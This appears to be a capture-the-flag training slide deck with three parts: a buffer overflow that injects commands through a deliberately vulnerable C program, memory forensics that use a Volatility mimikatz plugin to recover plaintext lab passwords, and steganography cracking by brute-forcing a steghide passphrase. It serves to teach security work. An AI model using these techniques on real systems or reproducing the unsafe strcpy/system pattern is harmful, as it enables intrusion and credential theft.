




SOSECURE

“ More Than Secure ”
“ ให้คุณปลอดภัยกว่า ”



Capture the flag

- Binary Exploit
- Cryptography & Steganography
- Forensic
- Misc & Scripting
- Web Application

Buffer Overflow Command Injection

```
cnit_50sam2@deb-ed2:~$ ./buf32
What is your name?
Sam
Name is at 0xffcdc580; command is at 0xffcdc5a8
Goodbye, Sam!
Executing command: date
Wed Jul 17 09:17:46 UTC 2019
cnit_50sam2@deb-ed2:~$ █
```

Buffer Overflow Command Injection

```
GNU nano 2.7.4 ssh.cloud.google.com File: buf.c Modified
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int bo(char *name, char *cmd){
    char c[40], n[40];
    printf("Name is at %p; command is at %p\n", n, c);
    strcpy(c, cmd);
    strcpy(n, name);
    printf("Goodbye, %s!\n", n);
    printf("Executing command: %s\n", c);
    fflush(stdout);
    system(c);
}

int main(){
    char name[200];
    printf("What is your name?\n");
    scanf("%s", name);
    bo(name, "date");
}
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell

Buffer Overflow Command Injection

```
cnit_50sam2@deb-ed2:~$ ./buf32
What is your name?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Name is at 0xffff2fe60; command is at 0xffff2fe88
Goodbye, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Executing command: AAAAAAAA
sh: 1: AAAAAAAA: not found
cnit_50sam2@deb-ed2:~$
```

Buffer Overflow Command Injection

```
cnit_50sam2@deb-ed2:~$ ./buf32
What is your name?
AAAAAAAAAABBBBBBBBBBBBCCCCCCCCCCCCDDDDDDDDDDDDls
Name is at 0xffabb6e0; command is at 0xffabb708
Goodbye, AAAAAAAAAAABBBBBBBBBBBBCCCCCCCCCCCCDDDDDDDDDDDDls!
Executing command: ls
buf  buf32  buf.c
cnit_50sam2@deb-ed2:~$
```

```
cnit_50sam2@deb-ed2:~$ ./buf32
What is your name?
AAAAAAAAAABBBBBBBBBBBBCCCCCCCCCCCCDDDDDDDDDDDDls -l
Name is at 0xffea4fc0; command is at 0xffea4fe8
Goodbye, AAAAAAAAAAABBBBBBBBBBBBCCCCCCCCCCCCDDDDDDDDDDDDls!
Executing command: ls
buf  buf32  buf.c
cnit_50sam2@deb-ed2:~$
```

Buffer Overflow Command Injection

```
cnit_50sam2@deb-ed2:~$ ./buf32
What is your name?
AAAAAAAAAABBBBBBBBBBBBCCCCCCCCCCCCDDDDDDDDDDlsh
Name is at 0xff9b6010; command is at 0xff9b6038
Goodbye, AAAAAAAAAABBBBBBBBBBBBCCCCCCCCCCCCDDDDDDDDDDlsh
Executing command: ls
total 28
-rwxr-xr-x 1 cnit_50sam2 cnit_50sam2 8976 Jul 17 09:14 buf
-rwxr-xr-x 1 cnit_50sam2 cnit_50sam2 10148 Jul 17 09:17 buf32
-rw-r--r-- 1 cnit_50sam2 cnit_50sam2 487 Jul 17 09:17 buf.c
cnit_50sam2@deb-ed2:~$
```

BofA

```
(kali@kali)-[~/lab/BofA]
$ 7z e memdump.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,
Scanning the drive for archives:
1 file, 214907435 bytes (205 MiB)

Extracting archive: memdump.7z
--
Path = memdump.7z
Type = 7z
Physical Size 214907435
Headers Size 130
Method = LZMA2:24
Solid = -
Blocks = 1

Everything is Ok

Size:      1073741824
Compressed: 214907435
```

BofA

```
(kali@kali)-[~/lab/BofA]
$ vol.py -f memdump.mem imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO      : volatility.debug      : Determining profile based on KDBG search...
           Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000,
P1x64, Win7SP1x64_24000, Win7SP1x64_23418
           AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
           AS Layer2 : FileAddressSpace (/home/kali/lab/BofA/memdump.mem)
           PAE type  : No PAE
           DTB       : 0x187000L
           KDBG      : 0xf80002a39110L
           Number of Processors : 1
           Image Type (Service Pack) : 1
           KPCR for CPU 0 : 0xfffff80002a3ad00L
           KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2019-07-26 19:37:05 UTC+0000
           Image local date and time : 2019-07-26 12:37:05 -0700
```

BofA

```
(kali@kali)-[~/Lab/BofA]
$ vol.py -f memdump.mem --profile=Win7SP1x64 sessions
Volatility Foundation Volatility Framework 2.6.1
*****
Session(V): fffff88003e82000 ID: 0 Processes: 28
PagedPoolStart: fffff900c0000000 PagedPoolEnd fffff920bfffffff
Process: 328 csrss.exe 2019-07-26 19:23:26 UTC+0000
Process: 364 wininit.exe 2019-07-26 19:23:27 UTC+0000
Process: 460 services.exe 2019-07-26 19:23:28 UTC+0000
Process: 468 lsass.exe 2019-07-26 19:23:28 UTC+0000
Process: 476 lsm.exe 2019-07-26 19:23:28 UTC+0000
Process: 568 svchost.exe 2019-07-26 19:23:29 UTC+0000
Process: 632 svchost.exe 2019-07-26 19:23:29 UTC+0000
Process: 724 svchost.exe 2019-07-26 19:23:30 UTC+0000
Process: 772 svchost.exe 2019-07-26 19:23:30 UTC+0000
Process: 800 svchost.exe 2019-07-26 19:23:30 UTC+0000
Process: 824 svchost.exe 2019-07-26 19:23:30 UTC+0000
Process: 904 svchost.exe 2019-07-26 19:23:30 UTC+0000
Process: 272 svchost.exe 2019-07-26 19:23:31 UTC+0000
Process: 924 spoolsv.exe 2019-07-26 19:23:32 UTC+0000
Process: 1028 svchost.exe 2019-07-26 19:23:32 UTC+0000
Process: 1124 svchost.exe 2019-07-26 19:23:32 UTC+0000
Process: 1152 svchost.exe 2019-07-26 19:23:32 UTC+0000
Process: 1360 cygrunsrv.exe 2019-07-26 19:23:34 UTC+0000
```

BofA

```
*****
Session(V): ffffff880046a1000 ID: 2 Processes: 11
PagedPoolStart: ffffff900c000000 PagedPoolEnd ffffff920bffffff
Process: 3000 csrss.exe 2019-07-26 19:25:31 UTC+0000
Process: 3024 winlogon.exe 2019-07-26 19:25:32 UTC+0000
Process: 1320 dwm.exe 2019-07-26 19:25:42 UTC+0000
Process: 240 explorer.exe 2019-07-26 19:25:42 UTC+0000
Process: 1908 taskhost.exe 2019-07-26 19:25:42 UTC+0000
Process: 1300 regsvr32.exe 2019-07-26 19:25:44 UTC+0000
Process: 1940 cmd.exe 2019-07-26 19:32:22 UTC+0000
Process: 744 conhost.exe 2019-07-26 19:32:22 UTC+0000
Process: 2368 flag449.exe 2019-07-26 19:35:49 UTC+0000
Process: 1760 conhost.exe 2019-07-26 19:35:49 UTC+0000
Process: 2064 FTK Imager.exe 2019-07-26 19:36:06 UTC+0000
Image: 0xfffffa8002219fc0, Address ffffff960000b0000, Name: win32k.sys
Image: 0xfffffa8002bbc240, Address ffffff96000050000, Name: dxg.sys
Image: 0xfffffa8000cca240, Address ffffff96000085000, Name: framebuf.dll
```

BofA

```
(kali㉿kali)-[~/lab/BofA]
$ vol.py -f memdump.mem --profile=Win7SP1x64 consoles
Volatility Foundation Volatility Framework 2.6.1
*****
ConsoleProcess: conhost.exe Pid: 1612
Console: 0xffdd6200 CommandHistorySize: 50
HistoryBufferCount: 2 HistoryBufferMax: 4
OriginalTitle: -
Title: -
-----
CommandHistory: 0x2515a0 Application: - Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x58
-----
CommandHistory: 0x2512f0 Application: cygrunsrv.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0
-----
```

BofA

```
CommandHistory: 0x22ec50 Application: cmd.exe Flags: Allocated, Reset  
CommandCount: 1 LastAdded: 0 LastDisplayed: 0  
FirstCommand: 0 CommandCountMax: 50  
ProcessHandle: 0x60  
Cmd #0 at 0x22d810: whoami  
-----  
Screen 0x211100 X:80 Y:300  
Dump:  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\CTF-User-Admin>whoami  
ctf-win-7\ctf-user-admin
```

BofA

```
(kali@kali)-[~/lab/BofA]
$ vol.py -f memdump.mem --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6.1
```

Virtual	Physical	Name
0xfffff8a004d64010	0x000000002311d010	\SystemRoot\System32\Config\DEFAULT
0xfffff8a00000f010	0x000000002719a010	[no name]
0xfffff8a000024010	0x00000000270a5010	\REGISTRY\MACHINE\SYSTEM
0xfffff8a0000531f0	0x00000000271d41f0	\REGISTRY\MACHINE\HARDWARE
0xfffff8a000534410	0x0000000024038410	\Device\HarddiskVolume1\Boot\BCD
0xfffff8a000549010	0x0000000023ff8010	\SystemRoot\System32\Config\SOFTWARE
0xfffff8a000d21010	0x0000000021127010	\SystemRoot\System32\Config\SECURITY
0xfffff8a000d93010	0x0000000018bff010	\SystemRoot\System32\Config\SAM

BofA

```
(kali@kali)-[~/lab/BofA]
$ vol.py -f memdump.mem --profile=Win7SP1x64 printkey -o
0xffffffff8a000024010 -K 'ControlSet001\Control\ComputerName\C
omputerName'
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable (V) = Volatile

-----

Registry: \REGISTRY\MACHINE\SYSTEM
Key name: ComputerName (S)
Last updated: 2019-07-26 19:15:19 UTC+0000

Subkeys:

Values:
REG_SZ : (S) mnmsrvc
REG_SZ ComputerName : (S) CTF-WIN-7
```

BofA

```
(kali@kali)-[~/lab/BofA]
$ vol.py -f memdump.mem --profile=Win7SP1x64 pslist 1 x
Volatility Foundation Volatility Framework 2.6.1
Offset(V)      Name      PID  PPID  Thd
s      Hnds   Sess  Wow64 Start      Exi
t
-----
- - - - -
0xfffffa8000ca4820 System      4      0      8
5      509      0 2019-07-26 19:23:24 UTC+0000

0xfffffa80021cdb10 smss.exe    260     4
2      29      0 2019-07-26 19:23:24 UTC+0000

0xfffffa80029e7b10 csrss.exe   328    320
9      428     0      0 2019-07-26 19:23:26 UTC+0000
```

BofA

```
0xfffffa8001462750 SearchProtocol      844    2196
7      379      0      0 2019-07-26 19:34:30 UTC+0000

0xfffffa8002eddb10 flag449.exe          2368    240
1      20      2      1 2019-07-26 19:35:49 UTC+0000

0xfffffa8000dfe580 conhost.exe          1760    3000
2      52      2      0 2019-07-26 19:35:49 UTC+0000

0xfffffa8000fadbb10 FTK Imager.exe        2064    240      2
2      422      2      0 2019-07-26 19:36:06 UTC+0000
```

BofA

```
(kali@kali)-[~/lab/BofA]
$ vol.py -f memdump.mem --profile=Win7SP1x64 netscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          Proto  Local Address
Foreign Address    State      Pid      Owner
Created
0x34af390          UDPv4     127.0.0.1:65359
*: *              2772     @?????L    2
2019-07-26 19:34:30 UTC+0000
0x9daa730          UDPv4     0.0.0.0:5355
*: *              272      svchost.exe
2019-07-26 19:33:34 UTC+0000
0x9daa730          UDPv6     :::5355
*: *              272      svchost.exe
2019-07-26 19:33:34 UTC+0000
0x15dbad00         UDPv4     127.0.0.1:55107
*: *              33935680 ?B
2019-07-26 19:34:37 UTC+0000
0x16e7e010         UDPv6     ::1:65322
*: *              1152     svchost.exe
```

BofA

```
2019-07-26 19:25:38 UTC+0000
0x3ddba210      UDPv4      192.168.88.15:1900
*: *                               1152      svchost.exe
2019-07-26 19:25:38 UTC+0000
0x3da0d780      TCPv4      0.0.0.0:22
0.0.0.0:0       LISTENING   1684      sshd.exe
```

BofA

```
(kali㉿kali)-[~/lab/BofA]
$ rm plugins
rm: cannot remove 'plugins': Is a directory

(kali㉿kali)-[~/lab/BofA]
$ rm -rf plugins 1 ✖

(kali㉿kali)-[~/lab/BofA]
$ cd /home/kali/lab/BofA/

(kali㉿kali)-[~/lab/BofA]
$ mkdir plugins

(kali㉿kali)-[~/lab/BofA]
$ cd plugins/

(kali㉿kali)-[~/lab/BofA/plugins]
$ wget https://raw.githubusercontent.com/dfirfpi/hotoloti/master/volatility/mimikatz.py
--2022-03-30 06:05:01-- https://raw.githubusercontent.com/dfirfpi/hotoloti/master/volatility/mimikatz.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.109.133, 185.199.110.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 23657 (23K) [text/plain]
Saving to: 'mimikatz.py'

mimikatz.py 100% 23.10K --KB/s in 0.005s

2022-03-30 06:05:03 (4.16 MB/s) - 'mimikatz.py' saved [23657/23657]

(kali㉿kali)-[~/lab/BofA/plugins]
$ pip install construct
```

BofA



```
(kali@kali)-[~/lab/BofA]  
$ vol.py --plugins=/home/kali/lab/BofA/plugins --profile=Win7SP1x64 -f memdump.mem mimikatz
```

Volatility Foundation Volatility Framework 2.6.1

Module	User	Domain	Password
--------	------	--------	----------

wdigest	CTF-User-Admin	CTF-WIN-7	ctfadmin
wdigest	sshd_server	CTF-WIN-7	D@rj33l1ng
wdigest	CTF-WIN-7\$	WORKGROUP	

The Hacker



The Hacker

```
(kali㉿kali)-[~/Desktop]
$ exiftool hacker.jpg
ExifTool Version Number      : 12.40
File Name                    : hacker.jpg
Directory                   : .
File Size                    : 344 KiB
File Modification Date/Time  : 2022:03:18 02:33:58-04:00
File Access Date/Time       : 2022:03:18 06:18:20-04:00
File Inode Change Date/Time  : 2022:03:18 06:18:20-04:00
File Permissions             : -rw-r--r--
File Type                    : JPEG
File Type Extension         : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : None
X Resolution                 : 1
Y Resolution                 : 1
Profile CMM Type             : 
Profile Version              : 4.3.0
Profile Class                : Display Device Profile
Color Space Data             : RGB
Profile Connection Space     : XYZ
Profile Date Time            : 0000:00:00 00:00:00
```

The Hacker

```
(kali㉿kali)-[~/Desktop]
$ exiftool tom.jpg
ExifTool Version Number      : 12.40
File Name                    : tom.jpg
Directory                    : .
File Size                    : 3.9 MiB
File Modification Date/Time   : 2022:03:18 05:33:56-04:00
File Access Date/Time        : 2022:03:18 05:33:56-04:00
File Inode Change Date/Time   : 2022:03:18 05:33:56-04:00
File Permissions              : -rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : inches
X Resolution                 : 72
Y Resolution                 : 72
XMP Toolkit                  : Image::ExifTool 12.40
Rights                      : U3RLZ2Fub2dyYXBoeSBpcyB0aGUgcHJhY3RpY2Ugb2Y
gY29uY2VhbGluZyBtZXNzYWdlcyBvciAKaW5mb3JtYXRpb24gd2l0aGluIG90aGVyIG5vbnNlY3Jl
dCBkYXRhIGFuZCBpbWFnZXMuIFRoZSBjYXQgCmhvbGRzIHRoZSBpbmZvcmlhdGlvbiB5b3Ugd2Fud
CwgZmVlZCB0aGUgY2F0IGEdHJlYXQgdG8gZ2ZV0iAP0aGUgaGlkZGVuIG1lc3NhZ2Uu
Image Width                  : 6000
Image Height                 : 4000
```

The Hacker

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

Input

start: 264 end: 264 length: 264
length: 0 lines: 1

U3RlZ2Fub2dyYXB0eSBpcyB0aGUgcHJhY3RpY2Ugb2YgY29uY2VhbGluZyBtZXNzYWdlcyBvcjAKaw5mb3JtYXRpb24gd2l0aGluIG90aGVyIG5vbnNlY3JldCBkYXRhIGFuZCBpbWFnZXMuIFRoZSBjYXQgCmhvbGRzIHRoZSBpbmZvcmlhdGlvbiB5b3Ugd2FuZCwgZmVlZCB0aGUgY2F0IGVgdHJlYXQgdG8gZ2V0IAp0aGUgaGkZGVuIG1lc3NhZ2Uu

Output

start: 198 end: 198 length: 198
length: 0 lines: 4 time: 4ms

Steganography is the practice of concealing messages or information within other nonsecret data and images. The cat holds the information you want, feed the cat a treat to get the hidden message.

The Hacker

```
(kali㉿kali)-[~/Desktop]
└─$ steghide info tom.jpg
"tom.jpg":
  format: jpeg
  capacity: 245.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

Google

brute force password steghide

🔍 All

🖼 Images

📺 Videos

🛒 Shopping

📰 News

⋮ More

Tools

About 928,000 results (0.45 seconds)

<https://github.com/Paradoxis/StegCracker>

✓ **Paradoxis/StegCracker: Steganography brute-force utility to ...**

Steganography brute-force utility to uncover hidden data inside files - GitHub ... **password**, Line, Stegseek v0.4, Stegcracker 2.0.9, Stegbrute v0.1.1 (-t 8) ...

<https://github.com/Steghide-Brute-Force-Tool>

✓ **Va5c0/Steghide-Brute-Force-Tool - GitHub**

Steghide Brute Force Tool. Execute a **brute force** attack with **Steghide** to file with hide information and **password** established. · How it work. Cloning this repo to ...

<https://www.kali.org/tools/stegcracker>

✓ **stegcracker | Kali Linux Tools**

Sep 15, 2564 BE — StegCracker is **steganography brute-force** utility to uncover hidden data inside files. Installed size: 51 KB How to install: `sudo apt install ...`

The Hacker


```
(kali㉿kali)-[~/Desktop]
$ stegcracker tom.jpg
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2022 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.



StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'tom.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: leandra
Tried 10191 passwords
Your file has been written to: tom.jpg.out
leandra
```

The Hacker



